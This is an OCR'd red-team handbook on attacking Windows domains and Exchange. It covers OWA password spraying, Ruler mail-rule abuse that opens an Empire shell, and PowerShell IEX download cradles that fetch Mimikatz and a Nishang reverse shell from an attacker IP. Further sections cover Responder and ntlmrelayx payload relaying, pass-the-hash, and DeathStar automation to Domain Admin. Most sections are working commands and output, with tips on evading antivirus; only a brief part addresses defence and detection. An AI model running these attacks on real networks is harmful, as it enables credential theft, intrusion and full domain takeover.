
- An available service to spray to
- Domain name
- Username or e-mail

Tools:

- DomainPasswordSpray
- MailSniper
- auxiliary/scanner/http/owa_login
- auxiliary/scanner/http/owa_ews_login

External password spraying

External password spraying is when we perform the attack from outside a domain. Most enterprises provide their employees a way of accessing e-mail from the internet. Therefore, most organizations have a portal for Outlook Web App (OWA). It usually looks something like this:



That means if we can figure out the syntax we can attempt to authenticate with common passwords. However, when spraying passwords beware of lockout tresholds. Many enterprises have a lockout policy after five or ten attempts, but some have lockouts as low as three attemps. There is also usually a treshold for this lockout set around 30 minutes. But mind you, that these are all educated guesses and may vary. So always err on the side of caution when password spraying.

BE VERY CAREFUL NOT TO LOCKOUT ACCOUNTS!

Step 1 Finding a service to spray

OWA portals are typically located at `mail.testlab.local` , `testlab.local/owa` or similar. Any ADFS integrated portal should in theory work since its all the same AD authentication in the back-end. However, certain tools like MailSniper are built for attacking certain parts of the mail portal, so not all functions may work if its not an OWA. Subdomain enumeration can be very helpful for discovering such portals. Another alternative is Remote Web Access pages, typically located at `testlab.local/RDweb`

Step 2 Obtain the domain name

The Metasploit owa_login module can not only brute force, but it also has the ability to leak domain names. Note that this will be one attempt to the username if you have a valid one. Metasploit uses NTLM responses to identify the domain name. If you are really lucky, the helpful sysadmins have written the domain name to the OWA page already. Note that in this attempt, you don't necessarily need a valid user.

```
use auxiliary/scanner/http/owa_login
set rhost <rhost>
set username <username>
set password <password>
exploit

[+] Found target domain: TESTLAB
```

Alternatively, MailSniper can be used to obtain the domain name using response times.

```
Invoke-DomainHarvestOWA -ExchHostname testlab.local -DomainList c:\temp\domainlist.txt
 -OutFile potential-domains.txt

[*] Harvesting Domain Name from the OWA portal at https://testlab.local/owa/
...
[*] Potentially Valid Domain! Domain:TESTLAB
```

Step 3 Obtain a valid username or e-mail address

We got the domain name, now let's try to enumerate ourselves to a username. If we do not have an e-mail or a username, we need to do more recon to get that. The alternative would be brute forcing ourselves to a username, but that's not always a viable option.

Let's assume for the sake of example we have gotten an e-mail address through LinkedIn, which is not far fetched at all. Side note: check out theHarvester. Let's say we find an employee for this organization on LinkedIn. His name is `Bill Long Money` and his e-mail is `bill.money@testlab.biz`

Now there are a number of possible syntaxes for domain users, but most follow one of a few common schemes. Let's apply them to our friend:

- First letter of first name + entire last name = `bmoney`
- First letter of first and last name (could also include middle names) = `bm` or `blm`
- Prefix (a character usually) + first letter of first name + entire last name = `a-bmoney`
- Full name = `billmoney` (less common I believe)

We can try the different schemes with a domain name. Usually the owa_login module is able to verify the validity of accounts without a correct password. Let's try a spray with a randomly guessed password with `bmoney` as username.

```
use auxiliary/scanner/http/owa_login
set rhost 10.10.10.10
set domain TESTLAB
set username bmoney
set password ilovemoney
exploit

[*] 10.10.10.10:443 OWA - Trying bmoney : ilovemoney
[+] server type: MX01
[*] 10.10.10.10:443 OWA - FAILED LOGIN, BUT USERNAME IS VALID. 0.224583728 'TESTLAB\bm
oney' : 'ilovemoney': SAVING TO CREDS
[*] Auxiliary module execution completed
```

We were correct about the username syntax and so we got a valid username. Note that this module uses response time to assess the validity of usernames, so you might get false positives here. It can be worth trying a few usernames you know are invalid to verify whether
.

As before we can also use Mailsniper for this task

```
Invoke-UsernameHarvestOWA -ExchHostname testlab.corp.local -UserList c:\temp\userlist.
txt -Domain TESTLAB -OutFile potential-usernames.txt

[*] Now spraying the OWA portal at https://testlab.local/owa/
...
[*] Potentially Valid! User:TESTLAB\bmoney
```

Step 4 Perform password spraying

Now when both a domain name and a user name has been acquired we can perform the actual password spraying. As mentioned before, the it's very important to spray in a controlled manner to prevent lockout. That means to record which users were sprayed, exactly when, what passwords were tried and how many attempts for each user.

```
use auxiliary/scanner/http/owa_login
set rhost 10.10.10.10
set domain TESTLAB
set username bmoney
set password ilovemoney
exploit

[*] 10.10.10.10:443 OWA - Trying bmoney : ilovemoney
[+] server type: MX01
[*] 10.10.10.10:443 OWA - FAILED LOGIN, BUT USERNAME IS VALID. 0.224583728 'TESTLAB\bm
oney' : 'ilovemoney': SAVING TO CREDS
[*] Auxiliary module execution completed
```

Alternatively the spraying can be performed with MailSniper, where the username is entered into `userlist.txt`

```
Invoke-PasswordSprayOWA -ExchHostname testlab.local -userlist .\userlist.txt -password
 winter2018

[*] Now spraying the OWA portal at https://testlab.local/owa/

[*] SUCCESS! User:bmoney:winter2018
```

Awesome! We got a valid password!

Now we did this example with one user only, but don't forget that the approach should be to spray a lot of users using generic passwords like winter2018 and hope they stick. The larger the list of users, the greater the chance of success.

Internal password spraying

Password spraying is however not only something you can do externally to find domain users. It can be very useful if you have internal access but no domain user, or to get the credentials ofr higher privileged users when nothing else is working.

More coming soon!

Initial access through exchange

Requirements

- Installing golang
- Installing ruler
- A valid domain user credentials

Introduction

Ruler is a tool that allows you to interact with Exchange servers remotely, through either the MAPI/HTTP or RPC/HTTP protocol. The main aim isto abuse the client-side Outlook features and gain a shell remotely.

Ruler attempts to interact with Exchange and uses the Autodiscover service (just like in your organization) to discover the relevant information needed to proceed.

What can we use ruler for

We can use ruler to do many things ill list its main feature below but, what i am going to show you is gonna be a way to pop a shell through ruler and the only thing we need is a valid username/password and the user to have outlook open. This can be very useful to pop a shell after a successful password spraying.

in a real life scenario most employees leave their outlook open because they are often checking for incoming mails etc.

- Enumerate valid users
- Create new malicious mail rules
- Dump the Global Address List (GAL)
- VBScript execution through forms
- VBScript execution through the Outlook Home Page

crazy isnt it? now that we know some of ruler usage lets get starting

Checking that we are good to go :

i wont go through on how to find mail structures,adding dns records etc ill leave you to explore it.

once we know the mail structure,added dns records etc we can start by checking with the exchange server that we can communicate to it and that we are able to authenticate and open the mailbox.

depends on how you compile ruler it may be different than the syntax below

```
./ruler --email test@lab.local --verbose check
```

once executed we will get a password prompt,if everything is valid we should get a messsage stating that the mailbox has been opened and that we are good to go.

Viewing Existing Rules :

```
./ruler --email test@lab.local display
```

Setting up an Empire Listener

i wont go into how to set up an empire or its listener you can refer to chryzsh link in the book to get an understanding of how to quickly set it up. instead of using a one liner we should generate a .bat powershell and host it on a webdav server.

there are many guides on the net on how to quickly set up a webdav server.

its worth mentiniong that its possible to evade detection by zipping the .bat and then calling it through webdav directory.

ill update this method in the future.

Creating the rule

```
./ruler --email test@lab.local add --name test --trigger shell --location "\\\\webdav.
test\\webdav\shell.bat" --send
```

this command basically gonna send an email to the user inbox and trigger our rule when that happens we should shortly after recieve our empire shell.

now its worth mentioning that the user wont see the mail in his sent items since its automatically gettin deleted so we dont have to worry about that.

Deleting the rule & Cleaning up

once we are done we can delete

```
./ruler --email test@lab.local delete --name test
```

Defending against Ruler

1. Enable Multi-factor Authentication for all of your users, especially those with administrative privileges.
2. Monitor your accounts for illicit activity. You can do this manually, or with a security monitoring toolset. This may not prevent the initial breach, but will shorten the duration, and the impact of the breach.

How to Detect it

The simplest method is to use a script microsoft made to get all the rules

https://github.com/OfficeDev/O365-InvestigationTooling/blob/master/Get-AllTenantRulesAndForms.ps1

You will need to have a global admin role to run the script

Closing Thoughts

with ruler we can pop a shell and pivot across the network its a great tool that has alot to explore what i showed here is a just one of the things its capable of doing i suggest you to explore the rest of it and get better understanding of its true power.

Written by : ~~**BufferOv3rride**~~ Written: 30.03.2018 Last edited: 30.03.2018

Powershell

This article is about using different techniques to achieve both enumeration of the domain, popping shells, pivoting and executing exploits to gain further access. Pivoting means to move across machines in an environment. Of course we use the prevalence of Powershell in modern Windows environments to our advantage. We also string together many of these tricks towards efficient and stealthy hacking with a small footprint. Powershhell can do a lot straight into memory without dropping files to disk. BOX01 will be the name of the example box in this article. 10.10.10.10 is also just an example of what would be your local IP address when performing such attacks. Hosting files for download from kali is easy using `python -SimpleHTTPServer 80`

It can also be wise to here set up a local certificate on the server and use HTTPS/443 to avoid detection by network security controls.

Most of these tricks can be employed with only a domain user.

Downloading/uploading files

Downloading files to boxes willsometimes be necessary, but don't forget that Powershell has the ability to do so much both remotely and execute straight in memory, which is better when you need to be a ninja or bypass things like Antivirus.

This will download a file to the current folder with the same name. An interactive powershell is not necessary for running these commands. They can be ran straight from CMD.

```
Powershell.exe -nop -exec bypass -c "IEX (New-Object
System.Net.WebClient).Downloadfile('http://10.10.10.10/file.txt');"
```

This will download to a specific folder and with a specific name as specified in the second argument of the DownloadFile function.

```
Powershell.exe -nop -exec bypass -c "IEX (New-Object
Net.WebClient).DownloadFile('http://10.10.10.10/PowerView.ps1','C:\tmp\PowerView.ps1');"
```

BloodHound

BloodHound is a tool for mapping out the entire domain graphically.

```
Powershell -exec bypass
```

```
Import-module sharphound.ps1
```

```
Invoke-BloodHound -CollectionMethod ACL,ObjectProps,Default -CompressData -SkipPing
```

Remoting

Once a domain user is acquired, a lot can be done in terms of remoting. In AD environments, a shell on a box is barely required given a certain set of criteria. One a domain user as been acquired you can use numerous commands to work remotely on boxes you have access to either through domain or local privileges on the remote box. Windows has three ways of providing authenticated access: credentials, hash or tokens. You can see those differnet types of access below:

If file shares are available on a box you can use dir on the path without ever getting prompted for a password given that you already have a shell as the user you want to authenticate as. This means if you somehow got a shell without credentials or a hash, you still have your token to verify your identity to remote services. See command below for a simple verification.

```
dir \\BOX01\c$\
```

If you however don't have a shell but the credentials of a domain user you can use the somewhat old school runas. This _will _prompt you for password, but can be ran without a shell from your own machine.

/netonly : Indicates that the user information specified is for remote access only.

```
runas /netonly /FQDN\user cmd.exe
```

Run the following command to execute powershell and get on a remote box

```
runas /netonly /user:customer\ank powershell
```

Using WMIC, check which users have sessions on a remote machine. Local administrator privileges are not necessary to execute this remotely.

```
wmic /node:box01.lab.local path win32_loggedonuser get antecedent
```

Powershell supports WinRM natively, which allows remote execution of commands. Here is how to execute a command on a remote box the current user has access to only using tokens, (no prompt for password or PTH). Here the hostname command is used for verification, but you can essentially replace it with any command, like powershell.

```
Invoke-Command -ComputerName BOX01 -Scriptblock {hostname}
```

If you want to go even harder, you can set up credentials in Powershell. This is something that Empire can do natively with functions like ps_remoting.

`$username = 'DOMAIN\USERNAME'; $password = 'PASSWORD'; $securePassword = ConvertTo-SecureString $password -AsPlainText -Force; $credential = New-Object System.Management.Automation.PSCredential $username, $securePassword; Invoke-Command -ComputerName BOX01 -Credential $credential -ScriptBlock {hostname};`

Powerview

Powerview is a super useful set of tools for enumerating a domain. It is part of the much larger toolset of Powersploit, and development is huge on this, so things change all the time.The script and full command list for Powerview can be found here:

https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon

PowerView might be blocked by antivirus, see this funny little article on how to "bypass" it. This actually worked in a real environment in 2018.
https://implicitdeny.org/2016/03/powerview-caught-by-sep/

In powerview, there is a super useful function called `Find-LocalAdminAccess` which enumerates which machines the current user is local administrator on. This can be very useful, as you can then remotely execute things like mimikatz on those boxes straight into memory to get the credentials of domain users. If you need an overview of what groups and users are local admin on every box in the environment you can use `Invoke-EnumerateLocalAdmin`

If you want to go hail mary and fuck shit up you can run every single module in Powerview:

In PowerUp.ps1, add `Invoke-AllChecks` at the bottom of the file. This makes the powershell script execute that function straight into memory after the string has been downloaded. This works for any function inside a powershell-script.

`Powershell.exe -nop -exec bypass -c “IEX (New-Object Net.WebClient).DownloadString('http://10.11.0.47/PowerUp.ps1'); Invoke-AllChecks”`

Mimikatz

Similar as with powervioew, add a line at the bottom of the ps1 file stating the command you want to execute. Immediate results straight in the terminal!

```
Powershell.exe -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('ht
tp://10.10.10.10/Invoke-Mimikatz.ps1');"
```

Shells

Ninshang shells are the shit https://github.com/samratashok/nishang/tree/master/Shells

```
Powershell.exe -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('ht
tp://10.10.10.10/Invoke-PowerShellTcp.ps1');"
```

We can do the same thing remotely to a box we have access to using WinRM.

```
Invoke-Command -ComputerName BOX01  -Scriptblock {Powershell.exe -nop -exec bypass -c
"IEX (New-Object Net.WebClien
t).DownloadString('http://10.10.10.10/Invoke-PowerShellTcp.ps1');"}
```

Should also start looking into using HTTPS shells here to avoid detection.

Invoke-Kerberoast

kerberoasting is a technique

https://powersploit.readthedocs.io/en/latest/Recon/Invoke-Kerberoast/

https://room362.com/post/2016/kerberoast-pt1/

BloodHound

Mapping AD with BloodHound

Update march 2018: Bloodhound has been released in version 1.5 which now includes GPO enumeration. More to come regarding this.

One of the glorious design features of AD is that everyone in the domain needs to know where everything is. So when you get user credentials and/or a shell, you can basically map the entire domain without breaking any rules. Any user can query Active Directory for computers, domain controllers, groups and sessions.

Now we can use this brilliant feature to collect a ton of information and create a cool GUI map of the entire AD which can be queried using BloodHound. There are two software requirements, you need Bloodhound and a database to store. The recommended choice is neo4j, see below.

Installing neo4j

- Install neo4j Community Edition manually from their website , not through apt.
- http://neo4j.com/download/other-releases/#releases
- A guide on installing can be found here
- Run neo4j from `/opt/neo4j-community-3.3.0/bin/neo4j start`
- Navigate to localhost:7474 in your browser.
- Set a new password for the neo4j account.
- Edit neo4j.conf and set the following parameters to make any host be able to access the database.

  ```
  dbms.connector.http.enabled=true
  dbms.connector.http.listen_address=0.0.0.0:7474
  ```

- Restart neo4j with `/opt/neo4j-community-3.1.1/bin/neo4j restart`
- Access neo4j in the browser at `http://0.0.0.0:7474/browser/`

Neo4j on Windows

Neo4j can be started with powershell on windows.

- Spawn an administrative powershell with -bypass exec
- Navigate to the neo4j/bin directory
- `Import-Module .\Neo4j-Management.psd1`
- `Invoke-Neo4j Console`
- Likewise to Linux, log in to localhost:7474 and change the password.

Neo4j on Mac

Similar procedure as linux. Neo4j does not support Java 9, so Java SDK must be version 8 and not 9 (neo4j not suppported). So install java 8 with Homebrew

- `brew update`
- `brew cask install java8`

Installing Bloodhound

- Install BloodHound according to instructions on the Github page
- Launch BloodHound and log in to the neo4j database with credentials from before

Ingestion

To collect data in a format Bloodhound can read is called ingestion. There are several ways of doing this and different types of collection methods. The most useable is the Powershell ingestor called SharpHound, it's bundled with the latest release.

From Bloodhound version 1.5: the container update, you can use the new "All" collection open. See the blogpost from Specter Ops for details.

Powershell ingestion

What I recommend doing if you have internal network access is to run Bloodhound using runas /netonly from your own local box. This way you're not cluttering a domain joined machine with files and you don't have to extract them either, so its generally more covert. `runas /netonly /FQDN\user\<username> powershell` Type in password when prompted. This should spawn a new window. This window will use the local DNS settings to find the nearest domain controller and perform the various LDAP queries Bloodhound performs. First, import the powershell module `Import-module SharpHound.ps1` `Invoke-BloodHound -CollectionMethod All -CompressData -RemoveCSV`

You should now see data being populated into the database and you can play with BloodHound to create really some really cool maps. You can also perform queries to show the shortest path to DA, etc.

Python ingestion from Kali

If you have a Kali box on the local network you can use the Bloodhound.py ingestor.

More Bloodhound stuff

Explanations of things found under Node info
https://github.com/BloodHoundAD/BloodHound/wiki/Users
https://posts.specterops.io/sharphound-target-selection-and-api-usage-bba517b9e69b
https://github.com/porterhau5/BloodHound https://porterhau5.com/blog/representing-password-reuse-in-bloodhound/ https://porterhau5.com/blog/extending-bloodhound-track-and-visualize-your-compromise/ http://threat.tevora.com/lay-of-the-land-with-bloodhound/

PowerView

PowerView is a great tool for domain enumeration part of the PowerSploit collection. Almost every function is available in Empire too. Although each function is pretty self-explainable and you should explore it yourself I'll provide some hints here. I can also highly recommend reading the source code for these kinds of Powershell based hacking tools, because there are usually tons of tips and examples bundled with them.

Harmj0y has tips and tricks on his Github too
https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993

User functions

`Invoke-EnumerateLocalAdmin` Enumerates members of the local Administrators groups across all machines in the domain.

Group functions

`Get-NetLocalGroup -ComputerName MX01 -GroupName "Remote Management Users"` Gets members of users who can use WinRM on a specific machine.

`Get-NetLocalGroup -ComputerName MX01 -GroupName "Remote Desktop Users"` Gets members of users who can RDP to a specific machine.

GPO functions

`Get-NetGPOGroup -ResolveMemberSIDs` Gets all GPOs in a domain that set "Restricted Groups" on on target machines, and resolve the SIDs of the member groups or users.

`Find-GPOLocation -UserName testuser -LocalGroup RDP` Takes a speicifc user or group and checks where the user has access to through GPO enumeration. Here we can see what boxes testuser can RDP into.

Pass the hash

The first goal of a Windows pentest is to get a user or a shell as a user.

You **CAN** perform Pass-The-Hash attacks with NTLM hashes.

You **CANNOT** perform Pass-The-Hash attacks with Net-NTLM hashes.

You can pass the hash using a metasploit module called PSExec.

If you want test your newly found hash across multiple machine smb_login Metasploit module is how it's done. However, trying this with a domain hash will lock the account out of the domain, assuming they have a lockout policy.

Empire also has options for performing pass-the-hash in the credentials/mimikatz/pth module. https://www.powershellempire.com/?page_id=270

Ranger

There is an insane tool named Ranger that can interact with Windows based systems in oh so many ways.

https://github.com/funkandwagnalls/ranger

Ranger is a command-line driven attack and penetration testing tool, which as the ability to use an instantiated catapult server to deliver capabilities against Windows Systems. As long as a user has a set of credentials or a hash set (NTLM, LM, LM:NTLM) he or she can gain access to systems that are apart of the trust.

Responder with NTLM relay and Empire

byt3bl33d3r has written some good guides on this attack. See b3t3bl33d3r's guide

NetNTLMv2 is microsoft's challenge and response protocol. When authenticating to a server the user's hash followed by the server's challenge is used. With relaying hashes you simply take the NetNTLMv2 hash you collected and relay it to a set of hosts and hopefully the user(s) have administrator access. Then you execute a payload and woop de doo you have an admin shell.

In a windows AD environment 9 times out of 10 all the workstations share the same local administrator password. You might be really lucky and both hosts and servers share the same local administrator password as well. At that point it becomes a discovery mission for where the domain admins are logged in.

Before we can do that we must generate a list of hosts in the domain suspectible to our attack. That is indicated by SMB-signing being disabled, which is default in most Windows OSs, except the Server.

Execute this from the CrackMapExec package:

```
cme smb <CIDR> --gen-relay-list targets.txt
```

Where the CIDR is your domain subnet. This generates a list of hosts which have SMB-signing disabled. The Server versions of Windows have SMB-signing enabled so you can't relay to that one. Also important is the fact that you can't relay to the host the request orginated from.

Responder

https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning

Responder does not pick up on FQDN queries, but it does pick up on NetBIOS and LLMNR, because Windows boxes are very chatty. When Windows boxes try to authenticate to things like file shares they default to NetBIOS for queries. This occurs with the use of NetNTLMv2 hashes.

Responder captures these NetNTLMv2 hashes. You can not pass the hash with these but you can crack them or you can relay them to other machines. This part will only explain how to run Responder and capture hashes.

Start Responder

```
Responder -I eth0 -wrf
```

Where -I is for interface and eth0 is your interface. The -wrf is optional, but -f is useful as it fingerprints the OS version. The other options are explained with -h.

To try this out in your lab, open explorer on a Windows machine and type `\\share\` in the address bar and wait for the credential prompt. This will trigger a name resolution request over SMB to find a resource using the current account's credentials. That should allow Responder to capture the NetNTLMv2 hash of the user making the request and print them in your terminal.

You can now crack the hashes using your favorite tool, but another alternative is relaying those hashes.

Now so far, Responder had set up an HTTP and SMB server to act as a middleman between the one requesting a resource and the file share. We now want to give our captured hashes to the tool NTLMrelay, so we edit `Responder.conf` to turn off the HTTP and SMB server.

After that is done, run Responder like before:

```
Responder -I eth0 -wrf
```

Empire

Now getting into Empire shouldn't be too hard if you are familiar with tools such as Metasploit. A short guide can be found here.

Start up Empire, open a listener and create a so called stager, point it to your listener. The generated output is your payload. Note that this kind of output is normally picked up by antivirus in real environment.

```
./empire
uselistener http
set Port 81
execute
back
usestager multi/launcher
set Listener http
generate
agents
```

NTLMrelay

Now perform the actual relaying using ntlmrelay from the Impacket library.

```
ntlmrelayx.py -tf targets.txt -c <insert your Empire Powershell launcher here>
```

Now copypaste the payload from Empire into the NTLMrelay command above. This will execute the payload for every box it relays to and it should be raining shells very soon. You will see a message in Empire saying it got an agent when it's successful. You will also see hashes written in the terminal while it's running.

Back to Empire

Now in my lab environment I have had some trouble where agents are not always spawned or hashes are not captured. Here's what you can try:

- Trigger a few requests from the Windows machines using the `\\share\` trick.
- Restart all the tools.
- Reset Empire's database.
- Reboot the Windows machines.
- Execute the payload from cmd inside a Windows computer to check if it's actually working. (You should get an agent instantly).

Ok, so you have an agent now. Sometimes the interaction with agents in Empire agent can be painstakingly slow, so have some patience when running commands. Try whoami, sysinfo and other basic commands. Sometimes, the agents timeout and you'll have to spawn new ones. Kill and/or remove old ones using `kill` and `remove`.

Once you have administrator access to a box you can run mimikatz, which is bundled with Empire. If you're lucky you'll get DA credentials in plaintext, because as previously explained Windows stores those in memory. If you have a local administrator hash on the hosts you can use CrackMapExec to do a mass mimikatz. Basically what it does is a pass the hash on multiple hosts, runs the mimikatz sekurlsa::loggonpasswords and returns output. Hopefully one of them is a DA and game over. Now this might be a bit confusing so lkys37en explained this the following way:

> Say you're an IT administrator. You're logged into your workstation and your account has domain admin rights. I come along and pop a admin shell on another workstation. I grab the hash and do a pass the hash with the local administrator account to your box and then run mimikatz. If you're running Windows 7 and 8 I'll get the NTLM hash and plaintext credentials. If you're running Windows 8.1 and above I only get the NTLM hash.

What this means is that you gain the local admin hash, and pass it to the DC which proves you are admin on DA, which allows you to do mimikatz and extract DA credentials. You're hoping the IT administrators used the same local administrator account on all workstations.

To check if the user is part of the Domain Admins group, run `net user "Domain Admins" /domain`


Now if you're so lucky that you're a DA you can start looking into lateral movement modules in Empire to get into the DC and have some fun.

Useful links https://blog.stealthbits.com/lateral-movement-with-crackmapexec/

DeathStar

DeathStar is a pretty tool for automating the entire process of becoming DA. The flowchart made by byt3bl33d3r pretty much goes through each step you would normally do manually and works with harvested credentials to try to gain access. byt3bl33d3r has documented it on his Github.

https://blog.stealthbits.com/automating-mimikatz-with-empire-and-deathstar/



START
Domain Admin credentials in DB?
YES
Got Domain Admin via credentials
Agents running under Domain Admin?
YES
Got Domain Admin via Security Context
New Agent?
YES
DCs? Domain Admins?
NO
Get-NetDomainController
Get-NetGroupMember
Invoke-UserHunter
Add Host/SessionFrom fields to priority targets
YES
Get-NetLoggedOn
Domain Admins logged on locally?
YES
Add host to priority targets
Have we attempted Domain privesc?
NO
Get-GPPPassword
Get-GPOComputer
Invoke-WMI (Starting with priority targets)
YES
Have we spread laterally with this account?
NO
Find-LocalAdminAccess
Invoke-WMI (Starting with priority targets)
YES
Agent running under high integrity context?
NO
Attempt to elevate using UAC bypass
YES
OS is Windows 7?
YES
Mimikatz
Enumerate running processes
Any process running under users we haven't used for lateral movement?
YES
PSinject
Spawn additional Agents with any dumped credentials of users we haven't used for lateral movement

Basically, you run the NTLMrelay attack from the previous step, but with Empire set up with a REST API. Then you just run DeathStar, grab a coffee and come back as Domain Admin. Congratulations: you are now Darth Sidious.

Note: I have had some trouble making DeathStar and Empire cooperate. There's a little explanation of why in the DeathStar Github page. Hopefully, it will be stable soon.

Useful links https://blog.stealthbits.com/automating-mimikatz-with-empire-and-deathstar/

CrackMapExec

CrackMapExec

CrackMapExec (a.k.a CME) is a post-exploitation tool that helps automate assessing the security of large Active Directory networks. Built with stealth in mind, CME follows the concept of "Living off the Land": abusing built-in Active Directory features/protocols to achieve it's functionality and allowing it to evade most endpoint protection/IDS/IPS solutions.

As CME is already pretty well documented and explained by byt3bl33d3r himself, this article will serve the purpose of command reference.

```
> crackmapexec smb 10.10.10.52 -u demonas -p 'M374L_P@ssW0rd!'
SMB         10.10.10.52     445    EMPEROR           [*] Windows Server 2008 R2 Standa
rd 7601 Service Pack 1 x64 (name:EMPEROR) (domain:KVLT) (signing:True) (SMBv1:True)
